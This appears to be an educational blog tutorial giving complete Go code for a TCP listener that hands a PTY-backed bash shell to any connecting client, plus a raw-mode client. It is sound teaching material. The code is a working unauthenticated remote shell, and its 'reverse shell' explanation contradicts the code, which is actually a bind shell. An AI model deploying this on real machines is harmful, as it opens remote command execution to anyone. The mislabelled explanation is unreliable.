A reverse shell is one of the simplest networking programs you can write. It’s also one of the most instructive — you’ll touch TCP, process execution, I/O piping, and terminal handling in under 100 lines.
Estimated Reading Time : 10m
What a reverse shell is

In a normal SSH session, you connect to a remote machine and get a shell. In a reverse shell, the remote machine connects to you and gives you a shell on itself.
The flow:
- You start a listener on your machine (the server)
- The remote machine dials your listener (the client)
- The server spawns a shell process and pipes its I/O over the TCP connection
- You type commands on your machine, they execute on the remote machine
This is a common pattern in penetration testing and CTF challenges, where the target machine can make outbound connections but doesn’t accept inbound ones.
The server (listener)
The server listens for incoming connections and spawns a shell for each one:
package main

import (
    "fmt"
    "io"
    "log"
    "net"
    "os/exec"
    "time"

    "github.com/creack/pty"
)

func main() {
    ln, err := net.Listen("tcp", ":4444")
    if err != nil {
        log.Fatal(err)
    }
    defer ln.Close()
    log.Println("Listening on :4444")

    for {
        conn, err := ln.Accept()
        if err != nil {
            log.Println("accept error:", err)
            continue
        }
        go handleConnection(conn)
    }
}

func handleConnection(conn net.Conn) {
    defer conn.Close()
    start := time.Now()
    log.Printf("Client connected: %s", conn.RemoteAddr())
    defer func() {
        log.Printf("Client disconnected: %s (session: %s)", conn.RemoteAddr(), time.Since(start))
    }()

    // Start a shell in a pseudo-terminal
    cmd := exec.Command("/bin/bash")
    ptmx, err := pty.Start(cmd)
    if err != nil {
        fmt.Fprintf(conn, "failed to start shell: %v\n", err)
        return
    }
    defer ptmx.Close()

    // Bidirectional pipe: connection ↔ shell
    errc := make(chan error, 2)

    go func() {
        _, err := io.Copy(ptmx, conn) // remote input → shell stdin
        errc <- err
    }()

    go func() {
        _, err := io.Copy(conn, ptmx) // shell stdout → remote output
        errc <- err
    }()

    // Wait for either direction to finish
    <-errc
}
Why a pseudo-terminal?
exec.Command alone gives you stdin/stdout pipes, but many programs behave differently when they detect they’re not running in a terminal — no color output, no line editing, no prompt. The creack/pty package creates a pseudo-terminal (PTY) that makes the shell think it’s running interactively.
Without the PTY, you’d get a functional shell but a degraded experience — no tab completion, no arrow keys, no clear.
The client (dialer)
The client connects to the server and turns your local terminal into a remote shell session:
package main

import (
    "io"
    "log"
    "net"
    "os"

    "golang.org/x/term"
)

func main() {
    conn, err := net.Dial("tcp", "localhost:4444")
    if err != nil {
        log.Fatal(err)
    }
    defer conn.Close()

    // Set terminal to raw mode for character-by-character I/O
    oldState, err := term.MakeRaw(int(os.Stdin.Fd()))
    if err != nil {
        log.Fatal(err)
    }
    defer term.Restore(int(os.Stdin.Fd()), oldState)

    errc := make(chan error, 2)

    go func() {
        _, err := io.Copy(os.Stdout, conn) // remote output → local stdout
        errc <- err
    }()

    go func() {
        _, err := io.Copy(conn, os.Stdin) // local stdin → remote input
        errc <- err
    }()

    <-errc
}
Why raw mode?
By default, your terminal buffers input line-by-line and echoes characters back. In raw mode:
- Every keystroke is sent immediately (no waiting for Enter)
- The terminal doesn’t echo characters (the remote shell handles that via the PTY)
- Special keys (Ctrl+C, arrow keys) are sent as raw bytes to the remote shell
Without raw mode, you’d have to press Enter after every command and you’d see double-echoed output.
term.Restore in the defer is critical — if you don’t restore the terminal state, your terminal session is broken after the program exits.
The I/O pattern
Both server and client use the same pattern — two goroutines running io.Copy in opposite directions:
goroutine 1: io.Copy(destination, source)  // one direction
goroutine 2: io.Copy(source, destination)  // other direction
io.Copy reads from the source until EOF or error, writing everything to the destination. Running two copies concurrently gives you full-duplex communication — you can type while output is streaming.
The errc channel collects errors from both goroutines. When either direction fails (connection closed, process exits), the function returns and cleanup runs.
Putting it together
Terminal 1 — start the server:
go run server.go
# Listening on :4444
Terminal 2 — connect:
go run client.go
# You now have a remote shell
You’ll see a bash prompt. Commands execute on the server machine, output appears on the client. Ctrl+D or exit ends the session.
Security considerations
This is educational code. A real reverse shell in a penetration test would also consider:
- Encryption — this implementation sends everything in plaintext. Wrap the
net.Connin TLS for encrypted communication. - Authentication — anyone who connects to the listener gets a shell. Add a handshake or shared secret.
- Signal handling — Ctrl+C in the client should be forwarded to the remote shell, not kill the client process. Raw mode handles this, but test edge cases.
- Cleanup — if the connection drops unexpectedly, make sure the shell process is killed. The deferred
ptmx.Close()handles this since the PTY closing sends SIGHUP to the child process.
What you’ve learned
This small program touches several fundamental concepts:
- TCP networking —
net.Listen,net.Dial,net.Conn - Process execution —
exec.Command, pseudo-terminals - Concurrent I/O — goroutines with
io.Copyfor bidirectional streaming - Terminal handling — raw mode, state restoration
The pattern of two io.Copy goroutines bridging a network connection to a local process shows up everywhere — proxies, tunnels, port forwarding. Once you understand it here, you’ll recognize it in much larger systems.